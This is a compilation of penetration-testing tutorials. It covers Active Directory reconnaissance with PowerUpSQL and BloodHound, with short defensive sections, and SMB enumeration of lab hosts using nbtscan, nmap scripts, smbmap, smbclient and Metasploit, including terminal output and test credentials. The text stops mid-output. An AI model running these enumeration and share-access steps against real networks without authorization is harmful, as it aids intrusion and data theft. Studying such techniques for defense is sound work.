PowerUpSQL is a PowerShell Toolkit that is geared towards attacking SQL Servers. Database servers are a highly-valued target due to the likelihood they contain sensitive information. The Get-SQLInstanceDomain command will retrieve information on all accounts with registered Service Principal Names (SPNs) from the domain, indicating where Microsoft SQL databases are installed. This is performed without requiring any rights to the database servers themselves, since this information is all registered in Active Directory.

By coupling this command with the Invoke-SQLDumpInfo command, it is possible to extract the vulnerabilities, privileges and other configurations from all domain-joined SQL databases with minimal effort.

Protecting Against Reconnaissance

Domain reconnaissance is very difficult to prevent. Most of the information in Active Directory is readable to all domain user accounts by design, so any compromised account can be used to perform this level of discovery. Monitoring LDAP traffic and detecting abnormal queries is the most proactive way to respond to domain reconnaissance. Reducing the attack surface within your domain is the best course of prevention to be sure whatever is discovered cannot easily be used against you.

https://stealthbits.com/blog/performing-domain-reconnaissance-using-powershell/

AD Attack #2 – Local Admin Mapping

Once an attacker has established a foothold inside your domain, their primary objective is to compromise their target as quickly as possible without detection. Whether the target is sensitive data stored on a file server or compromising a Domain Admin account, the attacker must first formulate a plan of attack. This often involves strategic lateral moves throughout the network, slowly increasing privileges at each stop.

BloodHound is a web application that discovers and visualizes attack paths within an Active Directory environment. It can find the quickest path of attack from any account or computer within the domain to the desired target. This can serve as a valuable defensive tool to ensure there are no viable paths to compromise critical accounts and computers within your own Active Directory environment.

How BloodHound Works

Under the covers, BloodHound relies on PowerSploit and the Invoke-UserHunter command to build its attack paths. This will enumerate two critical data sets within an Active Directory

domain. First, it builds a map of who has access to what computers, focusing on membership in the Local Administrators group (Local Admin Mapping). Next, it enumerates active sessions and logged on users across domain-joined computers. This data provides the building blocks of an attack plan. Now you know who can access what systems, and what other user credentials will be stored on those systems to be stolen from memory. From there, it's just a matter of asking the right question and visualizing the attack path.


Collecting BloodHound Data

Collecting the data requires running a PowerShell command to gather the necessary data. This data will be written into CSV files in an output directory.

```
PS C:\Bloodhound\BloodHound-master\BloodHound-master\PowerShell> Get-BloodHoundData
Writing output to CSVs in: C:\Bloodhound\BloodHound-master\BloodHound-master\PowerShell\
Done writing output to CSVs in: C:\Bloodhound\BloodHound-master\BloodHound-master\PowerShell\
PS C:\Bloodhound\BloodHound-master\BloodHound-master\PowerShell>
```

Visualizing and Querying BloodHound Data

Once the data is collected it can be imported into the web application for visualization and querying. Here is an example of a domain graph showing attack paths.




Running Queries in BloodHound


There are several pre-built queries that come with BloodHound including finding the shortest path to compromise Domain Admins.

In addition, you can specify your own source and target to map out any possible paths of attacks. This makes planning an attack on a domain as easy as planning a road trip using Google maps.

By entering a source and target machine in the search interface shown below:



A graph displaying all possible attack paths is instantly displayed:



Protecting Against BloodHound

BloodHound is a tremendously useful tool for mapping vulnerabilities within your domain. The simplest way to protect against these types of attacks is to have controls in place for how privileged access to servers is granted. Microsoft provides best practices to follow a tiered administrative model for Active Directory that ensures Domain Admin accounts will be significantly harder to compromise using such methods. In addition to proper upfront security, monitoring authentication and logon activity for abnormalities can expose any attempts to leverage these attack paths.

https://stealthbits.com/blog/local-admin-mapping-bloodhound/

SMB Enumeration

We will shine the light on the process or methodology for enumerating SMB services on the Target System/Server in this article. There are numerous tools and methods to perform enumeration, we will be finding different types of information on SMB throughout the article.

Table of Contents

- **Enum4linux**

- **Conclusion**

What is SMB?

SMB or Server Message Block is the modernized concept of what was used to known as Common Internet File System. It works as an Application Layer Network Protocol. It is designed to be used as a File Sharing Protocol. Different Applications can on a system can read and write simultaneously to the files and request the server for services inside a network. One of the interesting functionalities of SMB is that it can be run atop of its TCP/IP protocol or other network protocols. With the help of SMB, a user or any application or software that is authorized can access files or other resources on a remote server. Actions that can be performed include reading data, creating data, and updating data. The communication between clients and servers is done with the help of something called SMB client request.

SMB Working

The SMB Protocol delegates the client to communicate with other participants in the same network, allowing it to access files or services open to it in the network. In order for it to function the other device also requires the implemented network protocol and receive and process the respective client request using an SMB server application. Client computers using SMB connect to a supporting server using NetBIOS over TCP/IP, IPX/SPX, or NetBEUI. The initial establishment of the connection is required for exchanging information. Subsequent data transport is regulated by the provisions of the TCP protocol. SMB functions as a request-response or client-server protocol. Once the connection is established, the client computer or program can then open, read/write, and access files similar to the file system on a local computer.

SMB Versions

- CIFS: The old version of SMB, which was included in Microsoft Windows NT 4.0 in 1996.
- SMB 1.0 / SMB1: The version used in Windows 2000, Windows XP, Windows Server 2003 and Windows Server 2003 R2.
- SMB 2.0 / SMB2: This version used in Windows Vista and Windows Server 2008.
- SMB 2.1 / SMB2.1: This version used in Windows 7 and Windows Server 2008 R2.
- SMB 3.0 / SMB3: This version used in Windows 8 and Windows Server 2012.
- SMB 3.02 / SMB3: This version used in Windows 8.1 and Windows Server 2012 R2.
- SMB 3.1: This version used in Windows Server 2016 and Windows 10.

Presently, the latest version of SMB is the SMB 3.1.1 which was introduced with Windows 10 and Windows Server 2016. This version supports AES 128 GCM encryption in addition to AES 128 CCM encryption added in SMB3, and implements pre-authentication integrity check using SHA-512 hash. SMB 3.1.1 also makes secure negotiation mandatory when connecting to clients using SMB 2.x and higher.

SMB Security

The SMB protocol supports two levels of security. The first is the share level. The server is protected at this level and each share has a password. The client computer or user has to enter the password to access data or files saved under the specific share. This is the only security model available in the Core and Core plus SMG protocol definitions. User level protection was later added to the SMB protocol. It is applied to individual files and each share is based on specific user access rights. Once a server authenticates the client, he/she is given a unique identification (UID) that is presented upon access to the server. The SMB protocol has supported individual security since LAN Manager 1.0 was implemented.

SMB Enumeration: Hostname

We will start the enumeration of the SMB by finding the hostname of the target machine. This can be done by various tools.

nmblookup

We started with nmblookup tool. It is designed to make use of queries for the NetBIOS names and then map them to their subsequent IP addresses in a network. The options allow the name queries to be directed at a particular IP broadcast area or to a particular machine. All queries are done over UDP.

For unique names:

00: Workstation Service (workstation name)

03: Windows Messenger service

06: Remote Access Service

20: File Service (also called Host Record)

21: Remote Access Service client

1B: Domain Master Browser – Primary Domain Controller for a domain

1D: Master Browser

For group names:

00: Workstation Service (workgroup/domain name)

1C: Domain Controllers for a domain

1E: Browser Service Elections

nmblookup -A 192.168.1.17

```
┌──(root㉿ kali)-[~]
└─# nmblookup -A 192.168.1.17
Looking up status of 192.168.1.17
        DESKTOP-ATNONJ9 <00> -         B <ACTIVE>
        DESKTOP-ATNONJ9 <20> -         B <ACTIVE>
        WORKGROUP       <00> - <GROUP> B <ACTIVE>
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>
        WORKGROUP       <1d> -         B <ACTIVE>
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>

        MAC Address = 00-0C-29-54-91-59
```

Here, we can see that we have enumerated the hostname to be DESKTOP-ATNONJ9.

nbtscan

Moving Forward we used nbtscan tool. NBTscan is a program for scanning IP networks for NetBIOS name information. It sends NetBIOS status query to each address in supplied range and lists received information in human-readable form. For each responded host it lists IP address, NetBIOS computer name, logged-in user name and MAC address (such as Ethernet).

nbtscan 192.168.1.17

```
┌──(root㉿ kali)-[~]
└─# nbtscan 192.168.1.17
Doing NBT name scan for addresses from 192.168.1.17

IP address      NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------
192.168.1.17    DESKTOP-ATNONJ9  <server>  <unknown>        00:0c:29:54:91:59
```

Here, we can see that we have enumerated the hostname to be DESKTOP-ATNONJ9.

nbstat NSE Script

This nmap script attempts to retrieve the target's NetBIOS names and MAC address. By default, the script displays the name of the computer and the logged-in user; if the verbosity is turned up, it displays all names the system thinks it owns. It also shows the flags that we studied in nmblookup tool.

nmap --script nbstat.nse 192.168.1.17


```
┌──(root kali)-[~]
└─# nmap --script nbstat.nse 192.168.1.17
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-05 11:23 EST
Nmap scan report for 192.168.1.17
Host is up (0.00059s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:54:91:59 (VMware)

Host script results:
| nbstat: NetBIOS name: DESKTOP-ATNONJ9, NetBIOS user: <unknown>, NetBIOS
| Names:
|   DESKTOP-ATNONJ9<00>  Flags: <unique><active>
|   DESKTOP-ATNONJ9<20>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
```

Here, we can see that we have enumerated the hostname to be DESKTOP-ATNONJ9.

nbtstat

This Windows command displays the NetBIOS over TCP/IP (NetBT) protocol statistics. It can read the NetBIOS name tables for both the local computer and remote computers. It can also read the NetBIOS name cache. This command allows a refresh of the NetBIOS name cache and the names registered with Windows Internet Name Service (WINS). When used without any parameters, this command displays Help Information. This command is available only if the Internet Protocol (TCP/IP) protocol is installed as a component in the properties of a network adapter in Network Connections.

nbtstat -A 192.168.1.17




Here, we can see that we have enumerated the hostname to be DESKTOP-ATNONJ9.

Ping

We can also use the ping command to detect the hostname of an SMB server or machine. The -a parameter specifies reverse name resolution to be performed on the destination IP address. If this is successful, ping displays the corresponding hostname.

ping -a 192.168.1.17

Here, we can see that we have enumerated the hostname to be DESKTOP-ATNONJ9.



smb-os-discovery NSE Script

This NSE script attempts to determine the operating system, computer name, domain, workgroup, and current time over the SMB protocol (ports 445 or 139). It is achieved by initiating a session with the anonymous account (or with a proper user account, if one is given; it likely doesn't make a difference); in response to a session starting, the server will send back all this information.

The following fields may be included in the output, depending on the circumstances (e.g., the workgroup name is mutually exclusive with domain and forest names) and the information available:

- OS
- Computer name
- Domain name
- Forest name
- FQDN
- NetBIOS computer name
- NetBIOS domain name
- Workgroup
- System time

nmap --script smb-os-discovery 192.168.1.17

```
┌──(root㉿kali)-[~]
└─# nmap --script smb-os-discovery 192.168.1.17
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-05 12:03 EST
Nmap scan report for 192.168.1.17
Host is up (0.00069s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:54:91:59 (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows 10 Pro 18362 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: DESKTOP-ATNONJ9
|   NetBIOS computer name: DESKTOP-ATNONJ9\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-03-05T09:03:24-08:00

Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
```

Here, we can see that we have enumerated the hostname to be DESKTOP-ATNONJ9.

SMB Enumeration: Share and Null Session

As we discussed earlier that SMB works on sharing files and resources. In order to transfer these files or resources, there are data streams that are called shares. There are public shares that are accessible to everyone on the network and then there are the user-specific shares. Let's enumerate these shares.

SMBMap

SMBMap allows users to enumerate samba share drives across an entire domain. List share drives, drive permissions, share contents, upload/download functionality, file name auto-download pattern matching, and even execute remote commands. This tool was designed with pen testing in mind and is intended to simplify searching for potentially sensitive data across large networks.

smbmap -H 192.168.1.40

```
┌──(root㉿kali)-[~]
└─# smbmap -H 192.168.1.40
[+] Guest session       IP: 192.168.1.40:445    Name: 192.168.1.40
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        guest                                                   READ, WRITE
        IPC$                                                    NO ACCESS       IPC Service (ubuntu
```

Here we see that the target machine has some shares. There is a share by the name of the guest. That must be a public share. Let's enumerate a user-specific share using the credentials for that user. We are enumerating the share for the user raj as shown in the image below.

smbmap -H 192.168.1.17 -u raj -p 123

```
┌──(root㉿kali)-[~]
└─# smbmap -H 192.168.1.17 -u raj -p 123
[+] IP: 192.168.1.17:445        Name: 192.168.1.17
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        share                                                   READ, WRITE
        Users                                                   READ ONLY
```

smbclient

smbclient is samba client with an “ftp like” interface. It is a useful tool to test connectivity to a Windows share. It can be used to transfer files, or to look at share names. In addition, it has a nifty ability to ‘tar’ (backup) and restore files from a server to a client and vice versa. We enumerated the target machine and found the guest share using the smbclient directly. Then we connect to the guest share and see that there is a text file by the name of file.txt. We can download it using the get command.

smbclient -L 192.168.1.40

smbclient //192.168.1.40/guest

get file.txt


```
┌──(root㉿kali)-[~]
└─# smbclient -L 192.168.1.40
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        guest           Disk
        IPC$            IPC       IPC Service (ubuntu server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

┌──(root㉿kali)-[~]
└─# smbclient //192.168.1.40/guest
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar  5 13:01:46 2021
  ..                                  D        0  Fri Mar  5 13:00:54 2021
  file.txt                            N       25  Fri Mar  5 13:01:17 2021

                20509264 blocks of size 1024. 15451640 blocks available
smb: \> get file.txt
getting file \file.txt of size 25 as file.txt (6.1 KiloBytes/sec) (average 6.1
smb: \> exit
```

Now we enumerate the user-specific share. We connect to the SMB as user raj and find a share by the name of ‘share’. We reconfigured the smbclient command to access the share and we see that we find a file named raj.txt. Again, we can download this file as well as using the get command.

smbclient -L 192.168.1.17 -U raj%123

smbclient //192.168.1.17/share -U raj%123

get raj.txt



smb-enum-shares NSE Script

This NSE scirpt attempts to list shares using the srvsvc.NetShareEnumAll MSRPC function and retrieve more information about them using srvsvc.NetShareGetInfo. If access to those functions is denied, a list of common share names are checked. Calling NetShareGetInfo requires an administrator account on all versions of Windows up to 2003, as well as Windows Vista and Windows 7 and 10, if UAC is turned down. Even if NetShareEnumAll is restricted, attempting to connect to a share will always reveal its existence. So, if NetShareEnumAll fails, a pre-generated list of shares, based on a large test network, are used. If any of those succeed, they are recorded. After a list of shares is found, the script attempts to connect to each of them anonymously, which divides them into “anonymous”, for shares that the NULL user can connect to, or “restricted”, for shares that require a user account.

nmap --script smb-enum-shares -p139,445 192.168.1.17


```
┌──(root㉿ kali)-[~]
└─# nmap --script smb-enum-shares -p139,445 192.168.1.17
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-05 11:59 EST
Nmap scan report for 192.168.1.17
Host is up (0.00054s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:54:91:59 (VMware)

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STAT
|   account_used: <blank>
|   \\192.168.1.17\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.1.17\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.1.17\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   \\192.168.1.17\SHARE:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.1.17\USERS:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: <none>

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

Here, we can see that we have the shares listed although the Access is Denied the existence of the share is confirmed.

Net view

Displays a list of domains, computers, or resources that are being shared by the specified computer. Used without parameters, net view displays a list of computers in your current domain. This time we are on the Windows machine. We used the net view with the /All parameter to list all the shares on the target machine.

net view \\192.168.1.17 /All



Then we changed the command by adding the share and we are able to read the contents of that share. Now using the copy command, we can download the file from share.

Metasploit: smb_enumshares

The smb_enumshares module enumerates any SMB shares that are available on a remote system. It requires the IP Address of the target server or machine followed by the set of credentials that can be used to access the share.

use auxiliary/scanner/smb/smb_enumshares

set rhosts 192.168.1.17

smbuser raj

smbuser pass 123

exploit

```
msf6 > use auxiliary/scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares) > set rhosts 192.168.1.17
rhosts => 192.168.1.17
msf6 auxiliary(scanner/smb/smb_enumshares) > set smbuser raj
smbuser => raj
msf6 auxiliary(scanner/smb/smb_enumshares) > set smbpass 123
smbpass => 123
msf6 auxiliary(scanner/smb/smb_enumshares) > exploit

[-] 192.168.1.17:139      - Login Failed: Unable to negotiate SMB1 with the remote host: Not a
